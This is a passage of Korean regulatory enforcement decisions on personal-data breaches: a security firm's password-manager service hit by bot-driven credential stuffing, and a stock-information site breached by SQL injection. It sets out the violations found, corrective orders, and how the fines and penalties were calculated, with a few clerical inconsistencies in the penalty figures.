피심인의 주장에 대하여 살펴보면, 개인정보의 기술적·관리적 보호조치 기준 제4조 제9항은 “정보통신서비스 제공자들은 취급중인 개인정보가 인터넷 홈페이지, P2P, 공유설정 등을 통하여 열람권한이 없는 자에게 공개되거나 외부에 유출되지 않도록 개인정보처리시스템 및 개인정보취급자의 컴퓨터와 모바일 기기에 조치를 취하여야 한다.”라고 규정하고 있는바, 인터넷 홈페이지를 통해 개인정보가 외부로 유출되는 것을 방지하기 위한 조치로 피심인의 주장과 같이 내부적인 부주의로 인한 개인정보가 노출방지로 한정되는 규정이 아니다.

피심인은 2016.에는 같은 IP주소로 동일 계정으로 접근을 시도하는 단순한 방식이었기 때문에 ◆◆◆ 단독제품을 종료하는 것으로 충분한 조치를 취한 것이었으나, 실제 유출이 일어난 2017. 공격은 단순한 사전대입공격이 아니라, IP주소를 계속하여 자동으로 바꾸고 로그인 시도가 실패할 경우 다른 계정으로 접근을 시도하는 등 다른 기술에 의하여 발생하였다고 주장하나,

피심인이 제출한 2016. 11. 8. 개발부문 부문장의 내부 점검 결과 공유 메일에는 “1~2개 ip는 아니고 여러 ip로 ◆◆◆ 웹서비스를 가지고 지속적으로 요청”, “아마 지속적으로 ip를 바꿔서 로그인 시도를 할 것으로 생각”된다는 내용이 담겨 있으므로 위 주장은 근거가 없다.

또한 피심인은 2016. 11. 부정접속이 의심되는 사례가 발생한 후 ◆◆◆ 단독 제품을 종료하고, ① 5회 이상 로그인에 실패할 경우, 5분 동안은 정상적인 로그인까지 차단하는 조치를 취하였고, ② 동일한 IP로 1시간 내에 500회 이상 로그인 시도 시 로그인을 임시차단하고, 임시차단이 된 이후에도 1시간 동안 5000회

이상 로그인을 시도하는 경우 블랙리스트로 자동 등록하여 접근 차단한 후 관리자가 수동으로 해제하여야만 접속이 가능하도록 조치하였으며, ③ 1회라도 공격 시도를 한 IP주소 및 KISA에서 차단 권고한 IP주소는 모두 블랙리스트에 등록하여 접속을 차단하는 등 ◆◆◆ 서비스의 보안을 강화하는 조치를 취하였다고 소명하고 있으나,

이 중 ①의 조치는 단순히 이용자가 비밀번호를 5회 이상 실패할 경우 차단하는 조치이고, ③의 조치는 단순 위험 IP에 대한 차단조치로 2016. 11.경 인지한 다수의 아이디, 비밀번호를 이용한 사전대입공격을 방어하기 위한 조치로 볼 수 없고, ② 동일한 IP로 1시간 내에 500회 이상 로그인 시도 시 로그인을 임시 차단하고, 임시차단이 된 이후에도 1시간 동안 5000회 이상 로그인을 시도하는 경우 블랙리스트로 자동 등록하여 접근 차단한 후 관리자가 수동으로 해제하여야만 접속이 가능하도록 조치하였다고 주장하나,

조사 당시 피심인으로부터 제출받은 로그기록(u_ex170107.log 파일)을 분석한 결과, 2017. 1. 7. 20:00:38부터 20:59:28까지 223.130.XXX.X IP에서 1,664번 로그인 시도가 있었음에도 해당 IP가 차단되지 않은 것이 확인이 되므로 피심인이 주장하는 조치가 적용되었다고 볼 수 없고, 이러한 조치가 봇을 이용한 사전대입공격을 근본적으로 차단하는 조치가 될 수 없다.

대법원 판례에서는, “특정 정보통신서비스제공자가 개인정보의 안전성 확보에 필요한 조치를 취하여야할 법률상 의무를 위반하였는지 여부를 판단함에 있어서는 침해사고 당시 보편적으로 알려져 있는 정보보안의 기술수준, 정보통신서비스 제공자의 업종·영업규모와 정보통신서비스제공자가 취하고 있던 전체적인 보안조치의 내용, 정보보안에 필요한 경제적 비용 및 효용의 정도, 해킹기술의 수준과 정보보안기술의 발전 정도에 따른 피해발생의 회피가능성 등을 종합적으로 고려하여 정보통신서비스제공자가 해킹 등 침해사고 당시 사회통념상 합리적으로 기대 가능한 정도의 보호조치를 다하였는지 여부가 기준이 된다고 판시하였다.

피심인은 알약 등 백신을 판매하는 국내 대표적인 보안업체로 '16년 매출액

이 205억원이고, '17년 9월 기준 개인정보를 보관하고 있는 건수가 200만명 이상으로 일정규모 이상의 사업자에 해당하며, 제공하는 ◆◆◆ 서비스는 이용자가 이용하는 외부사이트의 아이디, 비밀번호를 관리해주는 서비스로 보관 중인 정보가 수천만 건에 이르며, 이러한 이용자의 비밀정보, 민감한 정보, 금전적 피해를 줄 수 있는 정보를 해커가 취득하는 경우 이용자에게 심각한 2차 피해가 발생할 수 있어, 다른 어떤 서비스보다 보안을 철저히 할 필요가 있다.

‘모든’ 해커의 공격에 따른 개인정보 유출이 발생하지 않도록 조치를 하는 것은 현실적으로 불가능하나, 피심인은 적어도 2016. 11.경 봇을 이용한 1차 사전대입 공격 및 이에 대한 수법을 인지하였으므로 부정한 로그인 성공이 의심되는 계정에 대해서는 비밀번호 초기화 또는 접속차단 조치를 통해 추가로 발생할 수 있는 이용자의 피해를 최소화하고, 캡차 및 추가적인 인증 등을 적용하는 조치를 통해 또 다시 발생할 수 있는 봇에 의한 사전대입공격을 차단할 수 있도록 하였어야 한다.

이러한 부정한 로그인 성공이 의심되는 계정에 대한 비밀번호 초기화, 접속차단 조치를 통해 또 다시 부정한 로그인으로 인한 추가적인 개인정보 유출을 방지하는 것과 캡차 및 추가적인 인증 등을 적용하는 조치를 통해 봇에 의한 자동화된 사전대입 공격을 방지하는 것은 누구나 생각할 수 있는 보편적으로 알려져 있는 정보보안 기술수준이고, 이를 조치하는데 비용이 발생하지도 않으며(캡차는 무료로도 제공됨), 적용 시 피해발생의 회피가능성이 매우 높은 등 사회통념상 합리적으로 기대 가능한 정도의 보호조치에 해당한다.

따라서 피심인은 취급중인 개인정보가 인터넷 홈페이지 등을 통하여 열람권한이 없는 자에게 공개되거나 외부에 유출되지 않도록 개인정보처리시스템에 조치를 취하여야 하나, 2016. 11.경 ◆◆◆ 서비스에 1차 사전대입 공격을 인지한 이후 이용자의 비밀번호를 보관하는 ◆◆◆ 서비스 특성상 해커가 ◆◆◆ 이용자의 타 사이트, 아이디, 비밀번호를 취득하는 경우 이용자에게 심각한 피해가 발생할 수 있음을 알면서도, 부정 접속된 이용자의 비밀번호 초기화, 접속차단

등의 조치를 하지 않고, 봇을 이용한 사전대입 공격을 방지하기 위한 캡차 또는 추가적 인증수단 적용 등의 조치를 취하지 않아 ◆◆◆ 이용자 정보가 ▼▼▼ 서비스를 통하여 외부로 유출됨으로써 정보통신망법 제28조제1항제2호(기술적·관리적 보호조치 중 접근통제), 시행령 제15조제2항, 고시 제4조제9항을 위반하였다.

IV. 시정조치 명령

1. 시정명령

가. 피심인은 개인정보를 보관, 관리하는 자로서 개인정보를 처리할 때에는 개인정보의 분실·도난·유출 등을 방지하기 위하여 ①개인정보에 대한 불법적인 접근을 차단하기 위한 침입차단시스템 등 접근통제 장치를 설치·운영을 하여야 하고, ②개인정보가 열람권한이 없는 자에게 공개되거나 외부에 유출되지 않도록 개인정보처리시스템에 조치를 취하여야 한다.

나. 피심인은 가항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 4단×10cm 또는 5단×9cm의 크기로 1개의 중앙일간지에 평일에 1회 이상 공표하고, 피심인의 홈페이지와 모바일 어플리케이션에 1주일 이상 게시한다. 이때, 공표내용 등은 방송통신위원회와 사전 협의를 거쳐야 한다.

<참고 15> 시정명령 공표(안) 예시

공 표 내 용 (안)
저희 회사(OOOO)는 방송통신위원회로부터 ①침입차단시스템 및 침입탐지시스템의 설치·운영을 소홀히 한 행위, ②개인정보가 유출되지 않도록 개인정보처리시스템에 조치를 취하지 않은 행위가 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」을 위반했다는 이유로 시정명령을 받은 사실이 있습니다.

2. 시정명령 이행결과의 보고

피심인은 1.가항의 시정명령에 따른 시정조치를 이행하고, 대표자를 비롯하여

개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하고, 그 실시 결과를 포함한 개인정보의 분실·도난·유출을 방지하기 위한 재발방지대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 방송통신위원회에 보고하여야 한다.

※ 위 사항에서 정하지 않은 시정명령 이행계획 및 이행결과보고 등 추가 세부사항은 방송통신위원회와 협의하여 이행하도록 한다.

V. 과징금 부과

피심인의 정보통신망법 제28조제1항 위반에 대한 과징금은 같은 법 제64조의3 제1항제6호, 같은 법 시행령 제69조의2제1항과 제4항 [별표 8] (과징금의 산정기준과 산정절차) 및 ‘개인정보보호 법규 위반에 대한 과징금 부과기준(이하 ‘부과기준’이라 한다)’에 따라 다음과 같이 부과한다.

1. 과징금 상한액 및 기준금액

가. 과징금 상한액

피심인의 정보통신망법 제28조제1항을 위반한 과징금 상한액은 같은 법 제64조의3제2항, 시행령 제69조의2에 따라 위반행위와 관련된 매출액의 산정이 곤란한 경우로 4억원 이하의 금액으로 한다.

나. 기준금액

1) 고의·중과실 여부

‘부과기준’ 제5조제1항은, 정보통신망법 시행령 [별표 8] 2. 가. 1)에 따른 위반행위의 중대성의 판단기준 중 고의·중과실 여부는 영리목적의 유무, 정보통신망법 제28조제1항에 따른 기술적·관리적 보호조치 이행 여부 등을 고려하여 판단하도록 규정하고 있다.

이에 의할 때, 피심인은 영리를 목적으로 ○○○ 패키지(▼▼▼, 알집, 알송, 알 PDF 등) 소프트웨어를 개발·제공하는 웹사이트 ‘○○○’(www.○○○○○○○.com)를 운영하는 정보통신망법 제2조제1항제3호에 따른 정보통신서비스 제공자로서 ▲피심인이 2017. 9. 26. 기준 보관·관리하고 있던 개인정보(계정정보)는 2,189,950건(휴면회원 포함)이고 계정에 등록된 ◆◆◆ 정보는 수천만 건으로 매우 방대하고, ▲‘◆◆◆’ 서비스의 특성상 이용자의 ◆◆◆ 개인정보(외부 사이트, 아이디, 비밀번호)는 유출 시 이용자가 입게 되는 피해 정도가 매우 심각하므로 이에 걸맞은 엄격하고 세밀한 개인정보 관리가 요구됨에도 ▲정보통신망법 제28조제1항제2호에 따른 접근통제의 기술적·관리적 보호조치 중 침입차단시스템 및 침입탐지시스템의 설치·운영을 소홀히 한 행위, 개인정보가 유출되지 않도록 개인정보처리시스템에 조치를 취하지 않은 행위로 이 사건 해커에 의해 이용자의 개인정보가 유출되게 하는 빌미를 제공하였으므로, 피심인에게 중과실이 있다.

2) 중대성의 판단

‘부과기준’ 제5조제3항은, 위반 정보통신서비스 제공자등에게 고의·중과실이 있으면 위반행위의 중대성을 ‘매우 중대한 위반행위’로 판단하도록 규정하고 있고,

‘부과기준’ 제5조제3항 단서조항은, 위반행위의 결과가 ▲위반 정보통신서비스 제공자등이 위반행위로 인해 직접적으로 이득을 취득하지 않은 경우(제1호), ▲위반행위로 인한 개인정보의 피해규모가 위반 정보통신서비스 제공자등이 보유하고 있는 개인정보의 100분의 5 이내인 경우(제2호), ▲이용자의 개인정보가 공중에 노출되지 않은 경우(제3호) 중 모두에 해당할 때에는 ‘보통 위반행위’로, 1개 이상 2개 이하에 해당할 때에는 ‘중대한 위반행위’로 감경하도록 규정하고 있다.

이에 의할 때, 피심인의 위반행위의 결과가 ▲위반행위로 직접적으로 이득을 취득하지 않은 점, ▲위반행위로 인한 개인정보의 피해규모가 피심인이 보유하고 있는 개인정보의 100분의 5 이상{2017. 9. 26. 기준, 피심인의 이용자 개인정보 총 2,189,950건(휴면회원 1,490,927건 포함) 중 166,179명(중복제거)의 ○○○ 이

용자 계정과 이용자 계정에 등록된 ◆◆◆ 정보 25,461,263건 유출}인 점, ▲이용자의 개인정보가 공중에 노출되지 않은 점 등을 종합적으로 고려할 때, 위반행위의 중대성을 감경할 만한 사유가 없으므로 위반행위의 중대성을 ‘매우 중대한 위반행위’로 판단하였다.

3) 기준금액 산출

피심인의 ◆◆◆ 서비스는 무료로 이용자들에게 제공하는 서비스로 위반행위 관련 매출을 산정하기 곤란하므로 정보통신망법 제64조의3제2항에 따라 4억원 이하 정액금액에 정보통신망법 시행령 제69조의2제2항에 따른 ‘중대한 위반행위’의 기준금액을 280,000,000원으로 한다.

<참고 16> 정보통신망법 시행령 제69조의2제2항에 따른 기준금액

위반행위의 중대성	기준금액
매우 중대한 위반행위	3억 6천만원
중대한 위반행위	2억 8천만원
보통 위반행위	2억원

다. 필수적 가중 및 감경

‘부과기준’ 제6조와 제7조에 따라 위반행위의 기간이 1년 이내(2016.11.8. ~ 2017.9.2.까지) ‘단기 위반행위’에 해당하므로 위반행위에 따른 가중은 기준금액인 280,000,000원을 유지하고,

최근 3년간 정보통신망법 제64조의3제1항 각 호에 해당하는 행위로 과징금 처분을 받은 사실이 없으므로, 기준금액의 100분의 50에 해당하는 금액인 140,000,000원을 감경한 140,000,000원으로 한다.

라. 추가적 가중 및 감경

‘부과기준’ 제8조에 따라 위반행위의 주도 여부, 위반행위에 대한 조사의 협조 여부 등을 고려한 결과, 이번 개인정보 유출사고 시 자진 신고한 사실 및 방송통신위원회 등 관계기관의 조사에 피심인이 협조하여 해커가 검거된 사실 등을 고려하여 ‘부과기준’ 제8조 [별표] II. 2.에 따라 필수적 가중·감경을 거친 금액 140,000,000원에서 100분의 20에 해당하는 금액인 28,000,000원을 감정한 112,000,000원으로 한다.

2. 과징금의 결정

피심인의 정보통신망법 제28조(개인정보의 보호조치) 위반행위에 대한 과징금은 같은 법 제64조의3제1항제6호, 같은 법 시행령 제69조의2 [별표 8] 2. 가. 1)(과징금의 산정기준과 산정절차) 및 ‘부과기준’에 따라 상기와 같이 단계별로 산출한 금액인 112,000,000원을 최종 과징금으로 결정한다.

<참고 17> 과징금 산출내역

기준금액	필수적 가중·감경		추가적 가중·감경	최종 과징금
280,000,000원	가중 없음	140,000,000원	가중 없음	112,000,000원
	기준금액의 50% (140,000,000원) 감경		필수적 가중·감경을 거친 금액의 20% (28,000,000원) 감경	

VII. 과태료 부과

피심인의 정보통신망법 제28조(개인정보의 보호조치)제1항 위반에 대한 과태료는 같은 법 제76조제1항제3호, 같은 법 시행령 제74조의 [별표 9] ‘과태료의 부과기준’ 및 「개인정보보호 의무위반자 과태료 부과 등 처리지침」(이하 ‘처리지침’)에 따라 다음과 같이 부과한다.

1. 기준금액

정보통신망법 시행령 [별표 9] 2.개별기준은 최근 3년간 같은 위반행위로 과태료 처분을 받은 경우에 위반 횟수에 따라 기준금액을 달리 적용하도록 규정하고 있고, 이번 피심인의 위반행위는 첫 번째에 해당하여 1회 위반 과태료를 적용한다.

<참고 18> 위반 횟수별 과태료 금액

위반사항	근거법령	위반 횟수별 과태료 금액(만원)		
		1회	2회	3회 이상
너. 법 제28조제1항(법 제67조에 따라 준용되는 경우를 포함한다)에 따른 기술적·관리적 조치를 하지 않은 경우	법 제76조제1항 제3호	1,000	2,000	3,000

2. 과태료의 가중 및 감경

가. 과태료의 가중

처리지침 제9조는 ▲위반행위가 2개 이상인 경우(제1호), ▲위반행위가 2개 이상에 해당하지 아니하는 경우로서 위반 행위자의 사업 규모, 위반의 동기·정도, 사회·경제적 파급 효과 등을 고려하여 과태료를 가중 부과할 필요가 있다고 인정되는 경우(제2호)에는 처리지침 제7조에 따른 과태료 금액을 2분의 1까지 가중하여 부과할 수 있다고 규정하고 있다.

이에 의할 때, 피심인의 ▲기술적·관리적 보호조치 위반행위는 ①침입차단 시스템 및 침입탐지시스템의 설치·운영을 소홀히 한 행위, ②개인정보가 유출되지 않도록 개인정보처리시스템에 조치를 취하지 않은 행위 등 위반행위가 1개(제28조제1항제2호)에 해당하고 위반의 동기 등을 종합적으로 고려할 때, 특별히 과태료 금액을 가중할 만한 사유가 없다.

나. 과태료의 감경

처리지침 제8조는 ▲위반행위의 결과가 과실에 의한 경우(제1호), ▲위반행위의 결과가 경미한 경우(제2호), ▲위 두 가지 규정에 해당하지 아니하는 경우로서 위반 행위자의 사업 규모, 위반의 동기 등을 고려하여 과태료를 감경 부과할 필요가 있다고 인정되는 경우(제3호)에는 처리지침 제7조에 따른 과태료 금액을 2분의 1까지 감경하여 부과할 수 있다고 규정하고 있다.

이에 의할 때, 피심인의 위반행위의 결과가 ▲개인정보처리시스템에 대한 접근통제 조치 등을 제대로 하지 아니하여 이용자의 개인정보가 유출된 것이지 과실에 의한 경우에 해당한다고 볼 수 없다는 점, ▲위반행위의 결과로 개인정보 유출의 피해규모가 경미하지 않다는 점, ▲기타 위반의 동기 등을 종합적으로 고려할 때, 특별히 과태료 금액을 감경할 만한 사유가 없다.

3. 최종 과태료의 결정

이에 따라, 피심인의 기술적·관리적 보호조치를 하지 않은 행위(과태료 1,500만원) 및 정보통신서비스를 1년 동안 이용하지 아니하는 이용자의 개인정보를 즉시 파기 또는 별도로 저장·관리하지 아니한 행위(과태료 1,000만원)에 대하여 총 1,000만원의 과태료를 최종적으로 부과한다.

<참고 19> 과태료 산출내역

위반 유형	기준금액	가중금액	감경금액	최종 과태료
기술적·관리적 보호조치 §28①2호	1,000만원	-	-	1,000만원

<참고 20> 위반행위별 과징금·과태료와 시정명령

위반 유형	과징금	과태료	시정명령	계
기술적·관리적 보호조치 §28①2호	112백만원	10백만원	○	122백만원

VIII. 결론

피심인의 정보통신망법 위반행위에 대하여 같은 법 제64조제4항(시정명령), 제64조의3제1항제6호(과징금) 및 제76조제1항 제3호와 제4호(과태료)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 이 시정명령 및 과징금 부과 처분에 불복이 있는 경우, 「행정심판법」 제27조 및 「행정소송법」 제20조의 규정에 의하여 처분을 받은 날부터 90일 이내에 방송통신위원회에 행정심판청구 또는 관할법원에 행정소송을 제기할 수 있다.

피심인은 이 과태료 부과처분에 불복이 있는 경우, 「질서위반행위규제법」 제20조 규정에 의하여 처분을 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 「질서위반행위규제법」 제20조제2항 규정에 의하여 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판 절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료 납입 의무를 부담한다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

4. 유출신고 사업자의 개인정보보호 법규 위반 행위(5.30.)

1. 개 요

방송통신위원회는 '17.5.30.(수) 전체회의를 개최하여 개인정보 유출 등의 신고 지연, 침입차단·탐지 시스템 설치·운영 소홀 등 개인정보 보호조치를 위반한 8개사에 대하여 시정명령과 함께 총 12,000만원의 과태료를 부과하기로 의결하였다.

방송통신위원회는 개인정보 유·노출사실을 신고한 8개사에 대한 개인정보 취급·운영 실태조사결과 ▶ 개인정보 유출 등의 통지·신고 지연 ▶개인정보 처리시스템에 대한 침입차단 및 탐지시스템 설치·운영 소홀 등 개인정보의 기술적·관리적 보호조치 등 개인정보보호 법규를 위반한 것으로 나타났다.

방송통신위원회는 8개 사업자에게 위반행위 즉시 중지, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육 실시 및 재발방지 대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 시정명령 이행결과를 제출하도록 명령하였다.

2. 관련 사례

1 유출신고 사업자의 개인정보보호 법규 위반 행위

방 송 통 신 위 원 회 심의 · 의결

안전번호 제2018 - 26 - 344호

안 건 명 개인정보 유출사업자 법규 위반사항 시정조치에 관한 건

피 심 인 R사

의 결 일 2018. 5. 30.

주 문

1. 피심인은 개인정보의 분실·도난·유출(이하 "유출등"이라 한다) 사실을 안 때에는 지체 없이 '유출등이 된 개인정보 항목', '유출등이 발생한 시점', '이용자가 취할 수 있는 조치', '정보통신서비스 제공자등의 대응 조치', '이용자가 상담 등을 접수할 수 있는 부서 및 연락처' 등 위의 모든 사항을 해당 이용자에게 알리고 방송통신위원회 또는 한국인터넷진흥원에 신고하여야 하며, 정당한 사유 없이 그 사실을 안 때부터 24시간을 경과하여 통지·신고해서는 아니 된다.
2. 피심인은 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성을 확보하기 위하여 다음과 같은 기술적·관리적 보호조치를 취하여야 한다.

- 가. 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 인가받지 않은 접근을 제한하고 개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지하는 기능을 포함한 시스템을 설치·운영할 것
 - 나. 개인정보취급자가 개인정보처리시스템에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하여야 하며, 시스템 이상 유무의 확인 등을 위해 최소 6개월 이상 접속기록을 보존·관리할 것
 - 다. 개인정보취급자의 접속기록이 위·변조되지 않도록 별도의 물리적인 저장장치에 보관하여야 하며 정기적인 백업을 수행할 것
 - 라. 비밀번호는 복호화 되지 아니하도록 일방향 암호화하여 저장할 것
3. 피심인은 이용자가 정보통신서비스를 1년의 기간 동안 이용하지 아니하는 경우에는 이용자의 개인정보를 해당 기간 경과 후 즉시 파기하거나 다른 이용자의 개인정보와 분리하여 별도로 저장·관리하여야 한다.
4. 피심인은 제1항부터 제3항까지의 시정명령에 따른 시정조치를 이행하고, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하여야 하며, 그 실시결과를 포함한 재발방지대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 방송통신위원회에 제출하여야 한다.
5. 피심인에 대하여 다음과 같이 과태료를 부과한다.
- 가. 금 액 : 25,000,000원
 - 나. 납부기한 : 고지서에 명시된 납부기한 이내
 - 다. 납부장소 : 한국은행 국고수납 대리점
 - 라. 과태료를 내지 않으면 질서위반행위규제법 제24조, 제52조, 제53조제1항 및 제54조에 따라 불이익이 부과될 수 있음

이 유

I. 기초 사실

피심인은 영리를 목적으로 홈페이지(○○○○○○○○, ○○○○-○○○○.com)를 통해 증권정보를 제공하는 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」(이하 ‘정보통신망법’이라 한다) 제2조제1항제3호에 따른 정보통신서비스 제공자이고, 피심인의 최근 3년간 매출액은 다음과 같다.

〈 R사의 매출액 현황 〉

구 분	2015년	2016년	2017년	평 균
매출액 (단위 : 백만원)	-	0,000	0,000	0,000

※ 자료 출처 : 피심인이 제출한 자료 (사업개시일 : '00. 00. 00.)

II. 사실조사 결과

1. 조사 대상

방송통신위원회는 해킹에 의해 12만여 명의 고객정보가 유출되었다는 피심인의 개인정보 유출신고(2017. 8. 28.)가 개인정보보호 종합포털(privacy.go.kr)에 접수됨에 따라, 피심인을 대상으로 정보통신망법 위반여부에 대한 개인정보 취급·운영 실태를 현장조사(2017. 10. 24.)하였고, 다음과 같은 사실을 확인하였다.

2. 행위 사실

가. 개인정보 수집현황

피심인은 ‘증권정보’ 서비스를 운영하면서 2017. 10. 24. 기준으로 176,639건의 회원정보를 보유하고 있다.

< R사의 개인정보 수집 현황 >

구 분	항 목	수집일	건수
회원정보	이름, 생년월일, 성별, 휴대전화번호, 이메일, 아이디, 닉네임	'16. 1. 18 ~	176,639건

나. 개인정보 유출 규모 및 경로

(1) 개인정보 유출규모

피심인이 '증권정보' 서비스를 운영하면서 수집한 회원의 개인정보 약 12만여 건이 해커에 의해 2016. 6월경 유출되었다.

※ 인천지방경찰청에서 유출회원 정보를 육안으로 확인하였으나, 피심인이 유출회원 정보가 저장된 파일은 받지 못하여 정확한 유출건수는 확인 불가

< R사의 유출·정보 현황 >

구 분	유 출 항 목	건 수	중복제거
R사 회원	이름, 생년월일, 성별, 휴대전화번호, 이메일, 아이디, 닉네임	약 12만여 건	약 12만여 명

(2) 유출 경로

피심인의 개인정보 유출경로는 정확히 알 수 없으나 인천지방경찰청에 따르면 해커는 2016. 6월경 ○○○○○○ 홈페이지(○○○○○-○○○○○.com)를 SQL인젝션 방법으로 공격하여 회원정보 약 12만여 건을 유출한 것으로 추정하고 있다.

(3) 유출 신고

피심인은 운영 중인 홈페이지(○○○○○○○, ○○○○-○○○○○.com)의 이
용자 개인정보가 2016. 6월경 해킹된 것을 인천지방경찰청으로부터 2017. 8. 21.

통보받았고, 회원정보 DB와 대조한 결과 유출사실을 2017. 8. 24. 인지하였다.

피심인은 개인정보 유출사실을 안 때(2017. 8. 24.)로부터 4일이 경과하여 개인정보보호 종합포털(privacy.go.kr)에 신고(2017. 8. 28.)하였고, 개인정보가 유출된 회원 12만여 명에게는 유출사실을 안 때로부터 15일이 경과한 2017. 9. 8.에 문자 메시지로 개별 통보하였다.

발송결과 처음화면 > 발송결과 > 발송결과

*팩스는 12시간, 문자는 최대 26시간 MMS는 최대 49시간 이내 전송결과가 정리 됩니다.
 *전송결과 99일간 보관되며 팩스 첨부 파일은 2주간만 보관됩니다.
 (전송결과 삭제시 복구되지 않습니다.)
 *예약하소는 진행상황에 취소버튼 클릭하는 방법과 **[원격 체크박스]** 체크 후 **[삭제]** 를 클릭하셔야 취소가 됩니다.
 *발송중(선택이 안됨경우)일 경우는 취소가 되지 않습니다.
 *성공의 "비전달" 은 팩스발송시 "자동음답"이나 "사람이 받을 경우"에 해당되고 요금이 부과됩니다.

전송결과 **[별도]이동사 스펙규제안내** * 제목을 클릭하시면 성공/실패 세부 내역을 확인 하실 수 있습니다.

발송일	제목	도구	총건수	중복	성공(과금)		실패	진행상황
					전달	비전달	(비과금)	
17.09.08 16:10	장문문자		64	0	59	0	5	완료
17.09.08 16:10	장문문자		9,917	102	9,114	0	701	완료
17.09.08 16:10	장문문자		9,894	116	9,141	0	637	완료
17.09.08 16:09	장문문자		9,890	119	9,032	0	739	완료
17.09.08 16:09	장문문자		9,880	137	9,053	0	690	완료
17.09.08 16:09	장문문자		9,887	93	9,080	0	714	완료
17.09.08 16:02	장문문자		9,886	116	9,127	0	643	완료
17.09.08 17:58	장문문자		9,863	129	8,959	0	775	완료
17.09.08 17:57	장문문자		9,883	71	9,124	0	688	완료
17.09.08 17:56	장문문자		9,891	81	9,168	0	642	완료
17.09.08 17:56	장문문자		9,878	110	9,037	0	731	완료
17.09.08 17:55	장문문자		9,877	157	8,950	0	770	완료
17.09.08 17:54	장문문자		9,855	195	8,794	0	866	완료

3. 개인정보의 기술적·관리적 보호조치 등 사실 관계

가. 개인정보의 분실·도난·유출 사실(정보통신망법 제27조의3(개인정보 유출 등의 통지·신고))을 지연 신고한 행위

피심인은 인천지방경찰청으로부터 운영 중인 홈페이지(○○○○○-○○○○○.com) 이용자의 개인정보가 2016. 6월경 해킹되었다는 사실을 2017. 8. 21. 통보받았고, 2017. 8. 24. 회원DB와 대조하여 개인정보 유출사실을 알았으나, 4일이 경과한 2017. 8. 28.에 개인정보보호 종합포털(privacy.go.kr)에 신고하였으며, 개인정보가 유출된 회원 약 12만여 명에게는 유출사실을 안 때로부터 15일이 경과한 2017. 9. 8.에 문자 메시지로 개별 통보한 사실이 있다.

나. 개인정보처리시스템에 대한 접근권한 부여 등 접근통제{정보통신망법 제28조(개인정보의 보호조치) 중 접근통제}를 소홀히 한 행위

피심인은 2017. 10. 24. 현재 운영 중인 개인정보처리시스템에 개인정보에 대한 불법적인 접근을 차단하기 위한 침입차단시스템 및 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지하는 침입탐지시스템을 설치·운영하지 않았다.

다. 개인정보처리시스템에 접속한 기록의 보관 및 점검{정보통신망법 제28조(개인정보의 보호조치) 중 접속기록의 위·변조방지}을 소홀히 한 행위

피심인은 개인정보취급자가 DB 및 관리자페이지 등 개인정보처리시스템에 접속한 처리일시, 처리내역 등 접속기록을 보존·관리하지 아니하였고, 접속기록이 위·변조되지 않도록 별도의 물리적인 저장장치에 보관하고 정기적인 백업을 수행하지 않았으며, 개인정보처리시스템의 접속기록을 월1회 이상 정기적으로 확인·감독한 사실이 없다.


라. 이용자의 비밀번호 저장 시 암호화{정보통신망법 제28조(개인정보의 보호조치) 중 암호화}를 소홀히 한 행위

